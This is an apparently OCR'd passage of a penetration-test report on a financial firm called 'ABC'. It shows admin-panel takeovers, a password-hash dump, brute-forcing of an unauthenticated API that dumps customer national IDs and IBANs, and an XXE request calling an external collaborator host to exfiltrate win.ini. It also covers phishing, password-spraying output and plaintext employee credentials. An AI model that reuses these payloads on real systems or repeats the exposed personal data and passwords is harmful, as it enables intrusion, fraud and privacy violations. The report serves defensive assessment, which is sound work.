


Figure 14 Used the credentials to gain complete access to ABC.com webcontent admin panel




Figure 15 Used the credentials to gain complete access to ABC.com careers admin panel




Figure 16 Used the credentials to gain complete access to ABC.com Credit Card Applications' admin panel

Language: English

MySQL » Server _wrdp1 » Select: wp_users

Adminer 4.7.7

Select: wp_users

DB: dp1

Select data Show structure Alter table New item

SQL command Import
Export Create table

Select Search Sort Limit 50 Text length 100 Action Select

select wp_commentmeta
select wp_comments
select wp_eum_logs
select wp_icl_content_status
select wp_icl_core_status
select wp_icl_flags
select wp_icl_languages
select wp_icl_languages_translation
select wp_icl_locale_map
select wp_icl_message_status
select wp_icl_mo_files_domains
select wp_icl_node
select wp_icl_reminders
select wp_icl_strings
select wp_icl_string_packages
select wp_icl_string_pages
select wp_icl_string_positions
select wp_icl_string_status

SELECT * FROM `wp_users` LIMIT 50 (0.000 s) Edit

Modify	ID	user_login	user_pass	user_nicename	user_email
edit	1		PI 9VV59eg l.	superadmin	
edit	2		Pbq00e2m25tDENgyBlJUxqltf/K13C0		com

Whole result 2 rows Modify Save Selected (0) Edit Clone Delete Export (2)

Import

Figure 17 Used the shell access to gain credentials to database password of demo.ABC.com

Application name Home API

ASP.NET Web API Help Page

Introduction

Provide a general description of your APIs here.

Account

API	Description
GET api/Account/UserInfo	No documentation available.
POST api/Account/Logout	No documentation available.
GET api/Account/ManageInfo?returnUrl={returnUrl}&generateState={generateState}	No documentation available.
POST api/Account/ChangePassword	No documentation available.
POST api/Account/SetPassword	No documentation available.
POST api/Account/AddExternalLogin	No documentation available.
POST api/Account/RemoveLogin	No documentation available.

Figure 18 API endpoint (enumerated from IT emails shown later) publicly listed

Request Information

URI Parameters

None.

Body Parameters

AppItemSearchRequest

Name	Description
AGREEMENTID	

Request Formats

application/json, text/json

Sample:

```
{
  "AGREEMENTID": "sample string 1"
}
```

Figure 19 API endpoint Get Application Item discovered. Requires an Agreement ID parameter

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
1  POST /      1API/api/      1/GetApplicationItem HTTP/1.1
2  Host: api.n      :.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79
4  Accept: text/html,application/xhtml+xml,application/xml;q=0
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Content-Type: text/json
9  Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 31
12
13 {
14   "AGREEMENTID":"896650"
15 }
```

Figure 20 AgreementID extracted from employee emails (compromise shown later) leading to super sensitive PII and Financial information of Customers

```
<P_ADDRESS>
</P_ADDRESS>
<P_AGREEMENTID>
  896650
</P_AGREEMENTID>
<P_BANK>
</P_BANK>
<P_BANK_IBAN>
      520EC0398993900007766
</P_BANK_IBAN>
<P_CUST_NAME>
</P_CUST_NAME>
<P_DISBURSAL_DATE>
  2020-06-29T00:00:00
</P_DISBURSAL_DATE>
<P_EEROR_MSG>
  null
</P_EEROR_MSG>
<P_EXPIRY_DATE>
  13/02/1443
</P_EXPIRY_DATE>
<P_FIRST_DUE_DATE>
  2020-07-27T00:00:00
</P_FIRST_DUE_DATE>
<P_MOBILE_NO>
  1553301686
</P_MOBILE_NO>
<P_NATIONAL_ID>
  1024702639
</P_NATIONAL_ID>
<P_SCHEME_TYPE>
  226
```


Figure 21 Any user's critical information retrieval possible just with their agreementID. Data including Name, Mobile number, address, Bank Name, IBAN number, National ID among other sensitive financial information

_ADDRESS>	_AGREEMENTID>	_BANK>	_IBAN>	_NAME>	_DATE>	_DUE_DATE>	_MOBILE_NO>	_NATIONAL_ID>	_EMI_amt>	_nationality>	_amount>
	896128		000025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	1757	1086772322	482		15000
1441	896344		000025150248000104		2020-06-29T00:00:00	2020-08-25T00:00:00	9298	1012303382	1553		35000
	896634		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	0030	1084134970	888		20000
	896950		400108050492120015		2020-06-29T00:00:00	2020-07-25T00:00:00	4000	1010901039	1932		65000
	896014		000025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	2893	1079676688	906		15000
	896013		000025150248000104		2020-06-28T00:00:00	2020-07-27T00:00:00	1245	1106977497	482		15000
	896955		400108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	4931	1043966207	1486		50000
1441	896022		EC0398993900009302		2020-06-28T00:00:00	2020-09-27T00:00:00	6102	1048708661	804		25000
	896263		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	7540	1072562620	644		20000
	896503		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	2214	1049125741	482		15000
	896124		000025150248000104		2020-06-28T00:00:00	2020-08-28T00:00:00	1662	1075054773	804		25000
	896467		400108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	0211	1021890106	1486		50000
	896539		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	3228	1117423820	320		10000
	896112		000025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	0462	1104372683	644		20000
	896408		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	5680	1047979438	320		10000
	896620		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	9300	1071317679	888		20000
	896313		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	2827	1065120220	2405		60000
	896479		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	0996	1042098176	1784		60000
	896011		400108050492120015		2020-06-28T00:00:00	2020-07-27T00:00:00	5632	1033197029	1634		55000
	896919		000025150248000104		2020-06-29T00:00:00	2020-08-25T00:00:00	6260	1005423577	1337		45000
	896778		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	9325	1105838740	1027		10000
	896907		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	2878	1073247601	804		25000
	896212		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	8956	1083622421	644		20000
	896324		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	2957	1063441040	320		10000
	896574		400108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	1934	1034141802	1932		65000
	896001		000204608010400608		2020-06-28T00:00:00	2020-07-25T00:00:00	0071	1035736758	644		20000

Figure 22 Absence of ratelimiting on API leading to Customer information dump at mass via bruteforcing the AgreementID using automated scripts. PoC showing sample data of customers dumped containing critical PII

```
1  POST /R:          bAPI/api/AccountDetail/ReturnAccountDetails HTTP/1.1
2  Host: a           .com
3  User-Ag           .la/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Fi
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Connection: close
9  Upgrade-Insecure-Requests: 1
10 Content-Length: 510
11
12 <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
13   <!DOCTYPE aa[<!ELEMENT bb ANY><!ENTITY xxe SYSTEM "http://j0kcv7ji3bng650u3h8z
14   <Message>
15     <Header>
16       <Sender>
17         &xxe;
         </Sender>
18       <Receiver>
         </Receiver>
19       <MessageType>
         </MessageType>
20       <TimeStamp>
         </TimeStamp>
21     </Header>
22     <Body>
23       <Description>
         </Description>
24       <AccountNo>
         </AccountNo>
25       <Amount>
         </Amount>
26       <CustomerRefNo>
         </CustomerRefNo>
27       <TransType>
         </TransType>
28     </Body>
29   </Message>
```

```
1  HTTP/1.1 200 OK
2  Date: Thu, 27 Aug 2020 18:40:30 GMT
3  Content-Type: application/xml; charset=utf-8
4  Content-Length: 218
5  Connection: close
6  Cache-Control: no-cache
7  Pragma: no-cache
8  Expires: -1
9  X-AspNet-Version: 4.0.30319
10 X-Powered-By: ASP.NET
11 X-DIS-Request-ID: 4214d4ce3fe6ab25f9a06da2eea3aae5
12 Server: DOSarrest
13
14 <Message>
15   <Header>
16     <Sender>
         Nayifat
       </Sender>
17     <Receiver>
         RYBK
       </Receiver>
18     <MessageType>
         ACNRPLY
       </MessageType>
19     <TimeStamp>
         2020-08-27T21:40:30
       </TimeStamp>
20   </Header>
21   <Status>
       OK
     </Status>
22 </Message>
```

Figure 23 B2BWebAPI (request found on email compromised – shown later) vulnerable to XXE exploitation

```
7   2020-Aug-27 18:49:25 UTC   HTTP   rgbkbfz_____j2jpo7s84bf2lu9j
```

Description | Request to Collaborator | Response from Collaborator

Raw | Params | Headers | Hex

```
1  GET /?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[M
   1%0D%0A[Bprofessional]%0D%0Aprev_BPNETD=C:%5CPCBP%5Clogs.dir%5CBPNETD_1.log%0D%0ABPNETD=C:%5CPCBP%5Clogs.dir%5CBPN
   prev_WBPS=C:%5CPCBP%5Clogs.dir%5CWBPS_19.log%0D%0AWBPS=C:%5CPCBP%5Clogs.dir%5CWBPS_20.log%0D%0Aprev_WBPR=C:%5CPCBP
   BPR_1.log%0D%0AWBPR=C:%5CPCBP%5Clogs.dir%5CWBPR
2  Host: r        jj3omdg2jpo7s84bf2lu9j.burpcollab
3  x-ms-re        oot-id: KOn8+dJEE28=
4  x-ms-request-id: |KOn8+dJEE28=.1eaa2bcf_2.
5  Request-Id: |KOn8+dJEE28=.1eaa2bcf_2.
6  Connection: Keep-Alive
7
8
```

```
1
[Bprofessional]
prev_BPNETD=C:\PCBP\logs.dir\BPNETD_1.log
BPNETD=C:\PCBP\logs.dir\BPNETD_2.log
prev_WBPS=C:\PCBP\logs.dir\WBPS_19.log
WBPS=C:\PCBP\logs.dir\WBPS_20.log
prev_WBPR=C:\PCBP\logs.dir\WBPR_1.log
WBPR=C:\PCBP\logs.dir\WBPR_2.log
Press 'F2' for focus
```

Figure 24 Exploiting XXE to exfiltrate internal server files of api.ABC.com. PoC showing exfil of C:\windows\win.ini

Attack Narrative – Phishing Campaign




Figure 25 Results of a targeted phishing attack on the limited email addresses found via webapp exploitation




Figure 26 3 instances of password submission were identified. 2 were fake credentials




Figure 27 This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional




Figure 28 Commendably, the email was immediately identified as phishing by the security team and all employees were informed but due to the lack of the ability of removing phishing emails from mailboxes, apart from informing employees, no other action was taken




Figure 29 This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional

Open IAM Cred

Mon 6/8/2020 1:19 PM
Sent Items

To: Ki

OPEN IAM credentials.

17.

sys
!Q

Good afternoon A
Further to the below email and our discussion today, please note my credentials below.
User Name: H
Password: Sar
Regards

Dear M

Good day to you.

As agreed, please find the below login credentials for your trial account. Kindly request yo

Courses: Financial Cr This is the AML course/content ba
Code of Con

1. M
URL: s:/ .com/learn
User
Pass : 123

2. K
URL: s rs.com/learn
User
Pass : 123

3. M n
URL: https: rs.com/learn
Username:
Password: 123

Please feel free to contact me for any further support or assistance.

Figure 30 This included numerous passwords shared as plain text which is an extremely dangerous password hygiene

Mon 6/15/2020 10:07 AM
Sent Items

To: Shr t.com>;
Cc: Div t.com>;

Indexer UI also was shared v

http://172. en-US/app/launcher/home

UserName
Password : Admin$2020

Regards,

1	Phone	Email Address	Role\AD Group	UserID	Password
2	+9		Splunk_admin		4b4uFS^s6
3	+9	a	Splunk_admin		a2T7f&x99
4	+9		Splunk_User		^23Ik8H$c
5	+9		Splunk_User		y81G$xIDR
6	+9		Splunk_User		w2!pY$6k^
7	+9		Splunk_User		ma$85h7R*
8	+9	a	Splunk_User		z6D1L5J#L
9	+9		Splunk_User		n#vDay8@2
10	+9		Splunk_Admin		i3l*D67zp
11	+9		Splunk_User		%yy7M8tOP
12	+9		Splunk_User		Kq2&^%476
13	+9		Splunk_User		$9QEy1ugq
14					

Figure 31 Along with excel sheets containing credentials to critical internal applications

Attack Narrative – Compromised Email Accounts




Figure 32 Another instance of Splunk account compromised

```
26  [+] Success:  [redacted]  t#123
27  [+] Success:  [redacted]  #123 (Logged in but password expired)
28  [+] Success:  [redacted]  !123 (IT guy)
```

Figure 35 While looking at numerous shared passwords, simple patterns in passwords were identified. Passwords such as ABC123 ABC@123 ABC#123 etc were hence sprayed on other identified emails of employees

```
[+] Starting bruteforce
[+] Trying to Autodiscover domain
[+] 0 of 3 passwords checked
[+] Success:  [redacted]  t@123
[+] Success:  [redacted]  t@123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  @123
[+] Success:  [redacted]  @123
[+] Success:  [redacted]  @123
[+] Success:  [redacted]  @123
[+] Success:  [redacted]  @123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  23
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  t123
[+] Success:  [redacted]  t123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
[+] Success:  [redacted]  123
```

Figure 36 This lead to access to 20+ other email accounts including IT, DevOps, Accounts and Financial Staff

Internal Email

Dear Mr. A

Thank you very much for all the support and assistance.

Please configure one Laptop for one of our employee.

Warm regards,

12301	Ra	lah	Raw	159159

Figure 33 One of those employees was the user ABC who seem to be a senior IT employee hence his email led to massive credential disclosure via plain text password sharing

Good morning.

Please find the User and Password. One Laptop is reserve for Credit Card-Customer Care.

Warm regards,

CUSTOMER CARE DEPARTMENT				
